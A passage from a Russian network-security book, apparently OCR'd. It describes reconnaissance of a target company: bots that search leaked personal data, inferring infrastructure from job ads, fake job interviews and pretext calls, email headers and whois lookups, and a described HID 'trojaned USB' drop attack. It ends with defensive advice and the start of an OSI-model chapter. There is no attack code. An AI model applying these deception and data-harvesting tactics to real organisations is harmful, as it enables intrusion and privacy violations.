Как вы можете видеть, почти у каждого источника указан год. Это означает, что данные в этой базе актуальны на данный период, проще говоря, они были украдены именно в этот год. То есть информация, предоставляемая этими ботами, не является полностью актуальной, и это надо учитывать при ее использовании.

Однако поиск возможен не только по номеру телефона, например по ФИО, номеру машины, адресу и т. д.

Бот из примера ниже (рис. 0.4) предлагает поискать информацию о человеке по его изображению.




Рис. 0.4. *Описание поискового сервиса*

Конечно, телеграм-боты – это не единственное средство поиска информации о человеке. Иногда с помощью запроса в поисковике можно узнать много интересного. Также нелишним будет поиск в соцсетях.

Ну и для тех, кто серьезно заинтересовался этой темой, немного не совсем стандартных методов. Так, некоторые приложения для онлайн-банкинга при попытке перевода по номеру телефона показывают имя, отчество и первую букву фамилии получателя, а также банки, которые он использует. Иногда такая информация тоже может оказаться полезной.

0.4.4. Исходные данные

Прежде всего условимся о том, что известно злоумышленнику. Будем считать, что в самой компании у него нет никаких знакомых-инсайдеров, которые могут сообщить интересующую информацию. Также условимся, что хакер не нарушает закон. Он не использует всевозможные средства прослушивания, «жучки», скрытые камеры и прочее. В этом разделе мы не будем использовать никакие специализированные утилиты. Вся информация будет добываться исключительно из открытых источников.

Пусть он знает только название компании, сеть которой ему необходимо взломать. Кто-то посчитает, что этого недостаточно для того, чтобы начать взлом, и будет неправ.

Введя в поисковой системе название компании, злоумышленник быстро найдет ее официальный сайт. Вряд ли сейчас найдется хоть одна уважающая себя организация, у которой отсутствует свой сайт. А реклама, как известно, – двигатель торговли, и для связи могут использоваться не только стандартные телефон и e-mail, но и более современные средства коммуникации, такие как мессенджеры. В контексте удаленного анализа сети нам наиболее интересны электронная почта и Telegram. Очень часто в качестве контактов многие специалисты используют номера мобильных телефонов. В таком случае мы можем использовать методы из предыдущего раздела.

Также на корпоративном портале, помимо контактной информации, как правило, есть раздел Вакансии. Начнем сбор информации с этого пункта.

0.4.5. Анализируем вакансии

В разделе Вакансии могут оказаться описания требований к соискателям, в том числе и для ИТ-специалистов. В случае если такого раздела нет, можно попробовать поискать вакансии данной компании на сайтах по поиску работы. В описании вакансии системного администратора очень часто указывается наименование оборудования, операционных систем и приложений, с которыми придется работать. Вот пример описания реальной вакансии в одной компании:

Сетевой администратор в большую компанию ~ 1000 человек.
Филиалы компании в регионах по всей стране и СНГ.
Обязанности и требования:

- поддержка сетевых устройств: коммутаторов, маршрутизаторов и межсетевых экранов Checkpoint, Cisco, 3COM;

- мониторинг работы сетевых устройств и каналов связи на базе решений HPOpenView;
- обеспечение сетевого взаимодействия с филиалами;
- взаимодействие с провайдером услуг связи в процессе всего жизненного цикла предоставляемой услуги связи;
- обеспечение максимально быстрого восстановления работоспособности сетевой инфраструктуры.

Из этого на вид безобидного описания злоумышленник может сделать следующие выводы: в сети компании порядка 1000 машин, сеть географически распределенная, значит, используется VPN или арендованы каналы. В качестве средств защиты, скорее всего, применяется Checkpoint, маршрутизация и коммутация на Cisco и 3Com. Для подключения к интернету, вероятно, используются каналы связи только одного провайдера. Пока все достаточно размыто, осталось много вопросов.

Для их уточнения взломщику необходимо перейти к личному общению со специалистами. Для этого злоумышленнику проще всего воспользоваться той контактной информацией, которая предоставлена на сайте. Например, позвонить и поинтересоваться опубликованными на сайте вакансиями. Многие компании в целях экономии времени начальное собеседование проводят по телефону. Таким образом, специалисты по персоналу отсеивают явно не подходящих кандидатов. Злоумышленнику из общения с HR-менеджером вряд ли удастся получить много полезной технической информации, разве что уточнить количество пользователей и филиалов, да и то не всегда. Зато в процессе телефонного интервью злоумышленник может показать себя квалифицированным специалистом в требуемой области и быть приглашенным на собеседование.

На собеседования к квалифицированным кандидатам зачастую приглашают большое число специалистов (сетевых администраторов, инженеров по серверам, безопасников). Тут для злоумышленника большой простор для деятельности. В процессе дискуссии можно ненавязчиво узнать число филиалов. Кроме того, потенциального работника будут «гонять» прежде всего по тем технологиям, которые используются в корпоративной сети. Например, системные администраторы компании интересуются знаниями соискателя в области серверных операционных систем Windows и ActiveDirectory. Соискатель рассказывает про Windows 2016, затем про Windows 2019. На что собеседующие отвечают, что пока не все контроллеры используют Windows 2019. Далее обсуждается тема миграции доменов, вследствие чего выясняется, что все филиалы находятся в одном домене. Поддомены не используются.

0.4.6. Беседа как источник информации

Далее в процессе собеседования «берут слово» сетевики и безопасники. Они спрашивают, с чем и как приходилось работать. Какие модели оборудования использовались для межсетевого экранирования? Какие протоколы использовались для динамической маршрутизации? Какие корпоративные антивирусы знакомы соискателю? Внедрял ли он систему управления событиями безопасности? По степени их внимания к определенным темам можно сделать вывод об используемом в организации оборудовании.

0.4.7. Анализируем результат

В результате беседы выясняется, что в сети используется «зоопарк» решений. В некоторых филиалах применяются программные межсетевые экраны на базе Linux и iptables. В качестве коммутаторов в филиалах используются неуправляемые. Домен один для всех филиалов. Уровень домена Windows 2003. В филиалах установлены DC. Следовательно, все контроллеры домена равноправные, и взламывать можно сеть филиала, которая защищена хуже. Также было выявлено, что на данный момент централизованный мониторинг событий сейчас не ведется и они только готовятся к внедрению ArcSight. Количество рабочих мест в филиалах было также уточнено.

В довершение всего начальник ИТ-отдела посетовал, что во многих филиалах отсутствуют системные администраторы и обслуживанием имеющихся систем занимается кто-то из бухгалтеров или менеджеров. Из этого можно сделать вывод, что уровень технической грамотности в филиалах намного ниже и атаку будет провести значительно легче.

Кстати, многие руководители ИТ-отделов любят проводить экскурсии в серверную для своих потенциальных работников. А еще зачастую собеседования проводятся непосредственно в тех же комнатах, где и сидят ИТ-специалисты. Очень часто в таких помещениях на стенах висят планы сети с IP-адресацией. За полчаса, которые обычно длится собеседование, профессионал запомнит данную схему.

Кроме всего прочего, у злоумышленника после беседы останутся контакты тех, с кем он беседовал. Это могут быть визитки или письмо с приглашением на собеседование. Чем больше имен, тем больше дополнительной информации сможет собрать злоумышленник.

Информацию о данных специалистах можно поискать в интернете, а точнее в социальных сетях. Например, в сети LinkedIn многие специалисты размещают свои резюме, где описывается их профессиональная деятельность. Ознакомившись с такими резюме, злоумышленник сможет получить более точное представление о том, в каких технологиях наиболее силен данный специалист. Например, если в сети используется ОС Linux в качестве межсетевых экранов, а все администраторы компании являются специалистами по Windows, то можно предположить, что iptables настроен не лучшим образом.

Вообще, социальные сети – это большое зло. Люди своими руками пишут досье на самих себя и выкладывают это всем на обозрение.

0.4.8. Немного о средствах связи

В случае если попасть на собеседование не удалось. Допустим, компания не нуждается в технических специалистах. Злоумышленник может воспользоваться телефоном или мессенджером. Например, можно позвонить в компанию и попросить соединить с системным администратором. В случае если секретарь сплоховала и соединила, дальше под видом предложения о продаже расходных материалов и оргтехники попытаться выяснить используемое в сети оборудование и ПО. Способ, конечно, не самый эффективный, но лучше, чем ничего.

Дальше вспоминаем про мессенджеры. Посредством Skype злоумышленник может попытаться узнать IP-адрес корпоративного шлюза. Для этого хакер может попробовать отправить файл по Skype или Telegram. Далее с помощью пакетного анализатора можно отследить, на какой IP-адрес уходят пакеты. Правда, этот способ срабатывает не всегда, иногда в адресе получателя оказывается другой сервер Skype.

0.4.9. Электронная почта как источник информации о сети

Несмотря на то что данный материал посвящен социальной инженерии, мы постепенно переходим к техническим аспектам как к результату сбора информации. Ранее мы говорили о корпоративном портале, где обязательно должен быть контактный адрес электронной почты. Задача злоумышленника – отправив на этот адрес письмо, обязательно получить ответ. Затем необходимо открыть полученное письмо в исходном виде, включая заголовки.

```
Received: from mxfront29.mail.yandex.net ([127.0.0.1])
          by mxfront29.mail.yandex.net with LMTP id 6Axma6HQ
          for<xxxx@yandex.ru>; Wed, 1 Feb 2012 12:06:10 +0400
Received: from mx1.xxxx.ch (mx1.xxxx.ch [194.209.xx.xx])
          by mxfront29.mail.yandex.net (nwsmtp/Yandex) with ESMTP id 696C4lPv-696Wxxxx;
          Wed,  1 Feb 2012 12:06:10 +0400
X-Yandex-Front: mxfront29.mail.yandex.net
X-Yandex-TimeMark: 1328083570
X-Yandex-Spam: 1
```

Из приведенного заголовка можно узнать IP-адрес почтового сервера отправителя. Хотя этот адрес также можно выяснить и другим способом, о котором мы поговорим далее. Также последние три строки сообщают о том, какая система использовалась в качестве антиспама. В данном случае это антиспам Яндекса.

Кстати, получить свойства письма можно в веб-интерфейсе бесплатной почтовой службы.

Иногда в свойствах почтовых сообщений может присутствовать более интересная информация, например внутренний IP-адрес отправителя. Вообще, NAT должен скрывать внутреннюю адресацию, так как эта информация тоже интересна злоумышленнику.

0.4.10. Доменное имя как источник информации

Еще одно техническое отступление от темы СИ, тем не менее связанное с ней. Располагая название корпоративного сайта, злоумышленник может собрать ряд интересующих его сведений с помощью общедоступного сетевого ресурса. Зайдем на страницу http://www.ripn.net/whois. В строке запроса необходимо указать доменное имя интересующей компании. Вот пример результата поиска информации по доменному имени:

```
Domain: mydomain.com
Type: CORPORATE
Nserver: a.ns.mydomain.com. 82.198.xx.xx
Nserver: ns4.nic.ru.
```

```
Nserver: b.ns.mydomain.com. 212.33.xx.xx
State: REGISTERED, DELEGATED
Org: Joint Stock Company …
```

Мы получили информацию о DNS-записях, зарегистрированных для данного домена. Можно воспользоваться еще одним, русскоязычным сервисом – leader.ru. На этом сайте в поле Whois необходимо доменное имя (рис. 0.5).




Рис. 0.5. *Результат работы*

Здесь результат более интересный. Помимо тех сведений, которые нам выдал предыдущий портал, здесь мы также получили сведения о диапазоне адресов, владельце и контактной информации, включающие в себя имя и фамилию ответственного, адрес электронной почты и телефон организации.

Полученные сведения можно также использовать для сбора информации теми методами, которые описывались ранее в этом разделе. Например, поискать информацию об ответственном специалисте в социальных сетях.

0.4.11. Атака на клиента

До этого момента мы рассматривали ситуацию, когда злоумышленник приходил на собеседование для сбора необходимой информации. Однако возможна и обратная ситуация, когда компания-конкурент приглашает на собеседование сотрудника и различными способами пытается получить необходимую информацию.

Например, можно заманить на собеседование системного администратора и попросить для подтверждения его профессиональных навыков рассказать о топологии той сети, которую он обслуживает. Еще можно попросить его показать те документы, которые приходилось разрабатывать. Таким образом можно также собирать информацию о сети для последующей атаки.

0.4.12. Срочный звонок

Вообще, социальная инженерия – это очень мощный инструмент, при правильном умении вести разговор (вспомните разведчика Штирлица) собеседник сам расскажет вам обо всем, что нужно.

Для начала приведу небольшую историю про известного взломщика Кевина Митника. Он умудрялся похищать информацию даже из тех сегментов сети, которые не были подключены к интернету. Делалось это следующим образом. Допустим, отдел А имеет подключение к интернету, а отдел Б той же компании не имеет. Митник, располагая адресной книгой компании, звонил сотруднику отдела Б, представляясь работником из А, и вежливо просил прислать ему факс с интересующей информацией, объясняя это тем, что он находится вне офиса и ему срочно нужны эти данные. Кто-то отказывал, но рано или поздно обязательно находился сотрудник (как правило, женщина), который выполнял просьбу хакера.

Несмотря на то что этой истории уже не один десяток лет, подобный способ получения информации до сих пор практикуется. Например, вам на мобильный телефон звонит некто, кого не очень хорошо слышно, представляется реально существующим сотрудником и просит сообщить, например, контактную информацию вашего руководителя или кого-либо из других сотрудников. Объясняется это тем, что звонящий находится вне офиса и ему срочно нужна данная информация. Многие в такой ситуации выполняют просьбу позвонившего. А ведь это может оказаться злоумышленник.

Правильным действием в такой ситуации является вежливый отказ в предоставлении информации. Например, можно сказать, что вам плохо слышно, и попросить перезвонить попозже. Однако этого не достаточно. В идеале об этом звонке необходимо сообщить в службу безопасности компании. Если же таковая отсутствует, или по каким-либо личным причинам вы не хотите к ним обращаться, то сообщите хотя бы своему непосредственному руководителю.

Кстати, та же служба безопасности часто проводит подобные «учения», звоня своим сотрудникам от имени неизвестных. Если требуемая информация была получена – сотрудника ждет наказание, в случае если ничего узнать не удалось, но при этом сообщили в службу безопасности, то сотрудника поощряют. Многие сочтут подобные провокации аморальными, однако этому методу обучают не только в учебных заведениях соответствующих силовых структур, но и на различных курсах по информационной безопасности.

Но вообще, действия пользователей в подобных ситуациях должны быть четко прописаны в корпоративной политике безопасности, которую подписывает каждый сотрудник при принятии на работу.

0.4.13. Кто потерял флешку?

Наверняка многим читателям приходилось находить флеш-накопители. Это может быть как собственная флешка, купленная очень давно и вновь найденная где-то под кипой документов, так и чей-то чужой накопитель, который вы обнаружили, например, по дороге в офис. В любом случае, обнаружив чужой USB-диск, вы обязательно захотите узнать, какая информация на нем находится, то есть попытаетесь подключить его к своему компьютеру. Конечно, многие задумаются, перед тем как подключать незнакомый носитель: а нет ли там вируса? Но, понадеявшись на свой антивирус и другое защитное ПО, все-таки подключат флешку к носителю. Однако даже если на USB-диске не было никаких вредоносных файлов, радоваться еще рано. Существуют устройства, по виду похожие на флешки, способные маскироваться в системе под легитимную периферию (HID, Human Interface Device) типа клавиатуры или мыши и выполнять практически любые действия под правами текущего пользователя. Однако обо всем по порядку.

В последние годы в мире ИТ набирает все больше оборотов концепция DIY (Do It Yourself – собери сам). Производители из Юго-Восточной Азии снабжают весь мир недорогими электронными компонентами, и прежде всего микросхемами. В интернете можно без труда найти не только спецификации на конкретные устройства, но и примеры рабочих проектов любого уровня сложности – от мигающих светодиодов до шагающих роботов. А появление беспаечных плат позволяет собрать проект буквально за несколько минут. Благодаря этому на рынке стали появляться недорогие (порядка $30) макетные платы, представляющие собой микроконтроллер с необходимыми деталями и контактами и USB-интерфейсом, с помощью которого она может получать питание и взаимодействовать с компьютером.

Тут стоит обратить внимание на еще один важный момент: раньше для прошивки микроконтроллеров необходимо было использовать дорогостоящие профессиональные устройства – программаторы, стоимость которых составляла от $1000. Однако функционал большинства таких устройств позволяет перепрошивать контроллер с помощью USB-порта, минуя дополнительные устройства.

Самой известной макетной платой является Arduino [10]. Для нее разработано множество готовых примеров конфигураций различных устройств. Доступна бесплатная среда разработки, в которой можно с помощью C-подобного языка запрограммировать микроконтроллер на выполнение определенных задач.

Для создания «протрояненных флешек» обычно используется один из клонов Arduino – макетная плата Teensy. По форм-фактору она представляет собой небольшую плату размером не больше флешки с разъемом типа Mini-USB. Будучи вмонтирована в какое-либо легальное устройство типа той же флешки или, как в моем случае, в USB-концентратор, она при подключении определяется в системе как клавиатура и начинает фактически имитировать нажатия пользователем различных клавиш, то есть выполнение команд, сценариев и т. д.

Разберем пример. Допустим, злоумышленник хочет похитить с машины жертвы некоторые файлы. С помощью социальной инженерии жертве каким-

либо образом подсовывается «заряженное» USB-устройство на базе платы Teensy. Например, он оставил на охране взламываемой компании несколько флешек, которые якобы выпали у входившего в здание сотрудника. Естественно, охранники, а затем и сотрудники не смогли побороть свое любопытство, и к вечеру у злоумышленника уже был доступ к нескольким машинам. Так что не стоит пренебрегать таким инструментом взлома. А вот дальше вступает в бой встроенный в это же устройство GSM-модуль.

Когда жертва включает флешку и необходимое ПО прописывается в системе, злоумышленник незаметно отправляет команды и получает результаты. Для специалиста изготовление GSM-модуля и его интеграция с USB-платой не являются очень сложной задачей, материалов в сети достаточно. Так что не стоит считать приведенный пример излишне надуманным.

Вообще, тема создания «хакерских» устройств – это материал для отдельной книги. Здесь я лишь упомянул о существовании таких устройств. Так что не стоит забывать, что в связке с социальной инженерией «протрояненные флешки» могут нести в себе большую опасность.

0.4.14. Промежуточные итоги

На этом я завершаю тему анализа сети посредством социальной инженерии и, прежде чем перейти к рассмотрению вопросов, связанных с защитой от данного типа атак, предлагаю подвести промежуточные итоги. Замечу, что собранная информация будет активно использоваться для дальнейшего исследования сети в других разделах книги.

В результате анализа сети было выявлено следующее: используется домен ActiveDirectoryWindows 2019, известно точное число филиалов, количество пользователей в каждой из подсетей, IP-адресация и модели используемого оборудования.

Теперь поговорим о том, как можно попытаться защититься от описанных ранее угроз.

0.4.15. Защита от СИ

Защититься от атак, осуществляемых с помощью социальной инженерии, не так просто, как от технических. Дело в том, что здесь основная угроза исходит не от плохо защищенного оборудования или неправильно настроенного приложения, а от людей, работающих с этими системами. Необходимо в разумных пределах ограничить ту информацию, которую может получить злоумышленник посредством социальной инженерии.

Например, в случае телефонных звонков секретарь должна обязательно спрашивать, кто звонит и по какому вопросу. Это позволит отсечь часть попыток сбора информации. Хотя, конечно, более продвинутые злоумышленники без труда обойдут такой «фейс-контроль».

Что касается объявлений о вакансиях, публикуемых на корпоративном сайте, то лучше указать несколько различных технологий и моделей оборудования в качестве требований, для того чтобы усложнить взломщику задачу сбора информации.

Пример с собеседованием, конечно, является не самым распространенным вариантом сбора информации, так как большинство хакеров работают удаленно и они скорее будут использовать сканеры портов и генераторы пакетов, чем общаться с представителями взламываемой организации напрямую. Однако не стоит забывать о таком способе сбора информации.

Кроме того, не все обладают соответствующими актерскими способностями и навыками, для того чтобы грамотно пройти собеседование и получить необходимую информацию.

Собеседования с соискателями лучше проводить в переговорных комнатах. А для проверки профессиональных навыков лучше не полениться и придумать несколько «задач», которые не связаны с текущей сетевой архитектурой компании.

Вообще, наилучшим решением описанных ранее проблем является внимательное рассмотрение той информации, которую может злоумышленник получить, что он с ней потом сможет сделать. Например, в процессе технического собеседования задавать вопросы соискателю, но при этом стараться избегать ответов на его вопросы относительно имеющейся инфраструктуры сети. Например, говорить, что у вас несколько сотен рабочих мест, не уточняя более точного значения.

Просто не стоит забывать, что диалог – это общение нескольких человек и что вы можете не только получать информацию, но и отдавать ее, иногда сами не замечая этого.

0.4.16. Заключение

В этой главе я привел примеры того, как, не используя никаких хакерских утилит и прочих не совсем законных методов, потенциальный злоумышленник может собрать информацию, необходимую для осуществления взлома сети. Данный материал я преднамеренно разместил в самом начале своей книги, для того чтобы обратить внимание технических специалистов на проблему «социальной инженерии».

Пожелания и предложения можно направить автору в телеграм @Andrey_A2512.

ГЛАВА 1
Теоретические основы

https://t.me/it_boooks/2

В любой организации, независимо от ее размеров, всегда есть корпоративная сеть. Даже если у вас маленькая контора, в которой всего два или три компьютера, они все равно должны быть объединены в сеть и иметь доступ в интернет. Таковы реалии современного бизнеса, всем нужен доступ к электронной почте, всем нужен доступ к информации во Всемирной информационной паутине. Однако локальные сети бывают не только в организациях. Зачастую во многих квартирах имеется по нескольку компьютеров и каждому из них тоже необходим доступ к ресурсам интернета. Например, у многих пользователей дома есть основной компьютер, ноутбук, карманный компьютер или коммуникатор. Всем этим устройствам в той или иной степени необходимо обмениваться файлами между собой, иметь доступ в интернет. Для организации такого доступа используют активное сетевое оборудование: маршрутизаторы, межсетевые экраны, коммутаторы, беспроводные точки доступа и концентраторы. Хотя последние встречаются все реже. Вообще, сейчас, как правило, для доступа домашних пользователей в интернет используют устройства, сделанные по принципу «все в одном». То есть одно устройство объединяет в себе функции межсетевого экрана, простейшего маршрутизатора, коммутатора и точки беспроводного доступа. Для домашних пользователей такое устройство является наилучшим решением, так как одна «коробка» занимает меньше места, к ней нужно вести меньше проводов, кроме того, ее легче настраивать. В корпоративных сетях, где присутствует более 20 рабочих станций, такие решения стараются не использовать, так как при одновременном подключении большого количества рабочих станций у многофункциональных сетевых устройств резко снижается производительность. Кроме того, в случае выхода из строя такого устройства вы лишитесь как доступа в интернет, так и доступа во внутреннюю локальную сеть. Так что, господа системные администраторы, если ваш дешевый Dlink прекрасно работает в домашней сети, то не торопитесь советовать руководству покупать такой же дешевый Dlink для корпоративной сети. Решать проблемы, которые потом возникнут, придется прежде всего вам.

Но вернемся к вопросам сетевой безопасности. Любая локальная сеть не мыслима без сетевого оборудования. А против сетевых устройств существует масса различных атак, направленных на перехват информации, проходящей по сети, захват управления устройством или временный вывод его из строя.

У читателя может возникнуть вопрос: почему, говоря о сети, я говорю только о сетевом оборудовании, ведь в сети также работает множество приложений, например серверы баз данных или электронная почта? Отвечу так: несомненно, в сети работает множество различных приложений, но в рамках обсуждения сетевой безопасности мы обсудим работу именно сетевого оборудования,

так как работу приложений мы будем рассматривать в главе «Атаки на уровне приложений».

Однако, прежде чем начать обсуждение способов осуществления этих атак и средств защиты, необходимо вспомнить (я надеюсь) основы сетевых технологий, иначе материал последующих разделов может превратиться для читателя в набор непонятных терминов. Конечно, если вы можете слету вспомнить модель OSI, знаете, что такое Spanning Tree Protocol или PVLAN, то вы можете смело переходить к чтению следующих разделов.

1.1. Модель OSI

При осуществлении передачи данных от компьютера к компьютеру в сети производится множество операций. При этом пользователя совершенно не интересует, как именно это происходит, ему необходим доступ к приложению или компьютерному ресурсу, расположенному в другом компьютере сети. На самом деле вся передаваемая информация проходит много этапов обработки. Прежде всего она разбивается на блоки, каждый из которых снабжается управляющей информацией. Получившиеся в результате блоки оформляются в виде сетевых пакетов, затем эти пакеты кодируются, передаются с помощью электрических или световых сигналов по сети в соответствии с выбранным методом доступа, далее из принятых пакетов вновь восстанавливаются заключенные в них блоки данных, блоки соединяются в данные, которые и становятся доступны другому приложению. Приведенное здесь описание является упрощенным пояснением происходящих процессов. Часть из указанных процедур реализуется только программно, другая часть – аппаратно, а какие-то операции могут выполняться как программами, так и аппаратурой. Упорядочить все выполняемые процедуры, разделить их на уровни и подуровни, взаимодействующие между собой, как раз и призваны модели сетей. Модели сетей позволяют правильно организовать взаимодействие как абонентам внутри одной сети, так и самым разным сетям на различных уровнях. В настоящее время наибольшее распространение получила так называемая эталонная модель обмена информацией открытой системы OSI (Open System Interchange). Под термином «открытая система» понимается не замкнутая в себе система, имеющая возможность взаимодействия с какими-то другими системами (в отличие от закрытой системы).

Обращаясь к истории создания иерархической модели, скажу, что модель OSI была предложена Международной организацией стандартов ISO (International Standards Organization) в 1984 году. С тех пор ее используют (более или менее строго ей соответствуют) все производители сетевых продуктов. Модель OSI не лишена ряда недостатков, присущих универсальным моделям, а именно она громоздка, избыточна и не слишком гибка. В результате реальные сетевые средства, предлагаемые различными фирмами, не обязательно придерживаются принятого разделения функций, то есть возможны устройства, сочетающие в себе функционал различных уровней. Однако знакомство с моделью OSI позволяет лучше понять, что же происходит в сети и соответственно как лучше ее защищать. Все сетевые функции в модели разделены на 7 уровней. При этом вышестоящие уровни выполняют более сложные, глобальные задачи,

для чего используют в своих целях нижестоящие уровни, а также управляют ими. Цель нижестоящего уровня – предоставление услуг вышестоящему уровню, причем вышестоящему уровню не важны детали выполнения этих услуг. Нижестоящие уровни выполняют более простые и конкретные функции. В идеале каждый уровень взаимодействует только с теми, которые находятся рядом с ним (выше и ниже него). Верхний уровень соответствует прикладной задаче, работающему в данный момент приложению, например веб-браузеру, нижний – непосредственной передаче сигналов по каналу связи.

Данные, которые необходимо передать по сети, на пути от верхнего (седьмого) уровня приложений до нижнего (первого) физического, проходят процесс инкапсуляции, то есть каждый нижеследующий уровень не только производит обработку данных, приходящих с более высокого уровня, но и снабжает их своим заголовком, а также добавляет к нему служебную информацию. Такой процесс обрастания служебной информацией продолжается до последнего (физического) уровня. На физическом уровне вся эта многооболочечная конструкция передается по кабелю приемнику. Там происходит обратный процесс – декапсуляция, то есть при передаче на вышестоящий уровень убирается одна из оболочек. Верхнего, седьмого, уровня достигают уже данные, освобожденные от всех оболочек, то есть от всей служебной информации нижестоящих уровней. При этом каждый уровень принимающего абонента производит обработку данных, полученных с нижеследующего уровня в соответствии с убираемой им служебной информацией.

В тех случаях, когда на пути между абонентами в сети включаются некие промежуточные устройства (например, концентраторы, коммутаторы, маршрутизаторы), то и они тоже могут выполнять функции, входящие в нижние уровни модели OSI. Чем больше сложность промежуточного устройства, тем больше уровней оно захватывает. В случае если между получателем и отправителем присутствует межсетевой экран, будут обработаны все семь уровней иерархической модели. Но любое промежуточное устройство должно принимать и возвращать информацию на нижнем, физическом уровне. Все внутренние преобразования данных должны производиться дважды и в противоположных направлениях. Промежуточные сетевые устройства, в отличие от полноценных абонентов (например, компьютеров), работают только на нижних уровнях и к тому же выполняют двустороннее преобразование.

Теперь поговорим подробнее о функциях разных уровней.

1.1.1. Прикладной (7-й) уровень (Application Layer)

Это уровень приложений, который обеспечивает услуги, непосредственно поддерживающие приложения пользователя. Примером таких приложений являются: программные средства работы с гипертекстом (HTTP), передачи файлов (FTP), доступа к базам данных (клиенты баз данных), средства электронной почты (Microsoft Outlook), службы регистрации на сервере (RADIUS). Этот уровень фактически управляет всеми остальными шестью уровнями. Примером может являться работа с таблицами Excel, когда пользователь сохраняет файл на сетевой ресурс. В этом случае прикладной уровень обеспечивает перемещение файла с рабочего компьютера на сетевой диск прозрачно для пользователя.

1.1.2. Представительский (6-й) уровень (Presentation Layer)

Это уровень представления данных, который определяет и преобразует форматы данных и их синтаксис в форму, удобную для сети, то есть выполняет функцию переводчика. Здесь же производится шифрование и дешифрирование данных, а при необходимости – и их сжатие. Стандартные форматы существуют для текстовых файлов (ASCII, HTML), звуковых файлов (MPEG, WAV), рисунков (JPEG, GIF, TIFF), видео (AVI). Все преобразования форматов делаются на представительском уровне. Если данные передаются в виде двоичного кода, то преобразования формата не требуется.

1.1.3. Сеансовый (5-й) уровень (Session Layer)

На этом уровне производится управление проведением сеансов связи (то есть осуществляются установка, поддержка и прекращение связи). Этот уровень предусматривает три режима установки сеансов: симплексный (передача данных в одном направлении), полудуплексный (передача данных поочередно в двух направлениях) и полнодуплексный (передача данных одновременно в двух направлениях). Сеансовый уровень может также вставлять в поток данных специальные контрольные точки, которые позволяют контролировать процесс передачи при разрыве связи. Этот же уровень распознает логические имена абонентов, контролирует предоставленные им права доступа.

1.1.4. Транспортный (4-й) уровень (Transport Layer)

Этот уровень обеспечивает доставку пакетов без ошибок и потерь, а также в нужной последовательности. На нем же производится разбивка передаваемых данных на блоки, помещаемые в пакеты, и восстановление принимаемых данных из пакетов. Доставка пакетов возможна как с установлением соединения (виртуального канала), так и без. Транспортный уровень является пограничным и связующим между верхними тремя, сильно зависящими от приложений, и тремя нижними уровнями, сильно привязанными к конкретной сети.

1.1.5. Сетевой (3-й) уровень (Network Layer)

Производит адресацию пакетов и перевод логических имен (логических адресов, например IP-адресов) в физические сетевые MAC-адреса (и обратно). На этом же уровне решается задача выбора маршрута (пути), по которому пакет доставляется по назначению (если в сети имеется несколько маршрутов). На сетевом уровне действуют такие сложные промежуточные сетевые устройства, как маршрутизаторы.

1.1.6. Канальный (2-й) уровень (Data Link Layer)

Другое название – уровень управления каналом передачи – отвечает за формирование пакетов (кадров) стандартного для данной сети (например, Ethernet) вида, включающих начальное и конечное управляющие поля. Здесь же произ-

водится управление доступом к сети, обнаруживаются ошибки передачи путем подсчета контрольных сумм и производится повторная пересылка приемнику ошибочных пакетов. Канальный уровень делится на два подуровня: верхний LLC и нижний MAC. Верхний подуровень (LLC – Logical Link Control) осуществляет управление логической связью, то есть устанавливает виртуальный канал связи. Строго говоря, эти функции не связаны с конкретным типом сети, но часть из них все же возлагается на аппаратуру сети (сетевой адаптер). Другая часть функций подуровня LLC выполняется программой драйвера сетевого адаптера. Подуровень LLC отвечает за взаимодействие с уровнем 3 (сетевым). Нижний подуровень (MAC – Media Access Control) обеспечивает непосредственный доступ к среде передачи информации (каналу связи). Он напрямую связан с аппаратурой сети. Именно на подуровне MAC осуществляется взаимодействие с физическим уровнем. Здесь производятся контроль состояния сети, повторная передача пакетов заданное число раз при коллизиях, прием пакетов и проверка правильности передачи. На канальном уровне работают такие промежуточные сетевые устройства, как, например, коммутаторы.

1.1.7. Физический (1-й) уровень (Physical Layer)

Это самый нижний уровень модели, который отвечает за кодирование передаваемой информации в уровни сигналов, принятые в используемой среде передачи, и обратное декодирование. Здесь же определяются требования к соединителям, разъемам, электрическому согласованию, заземлению, защите от помех и т. д. На физическом уровне работают такие сетевые устройства, как концентраторы (рис. 1.1).

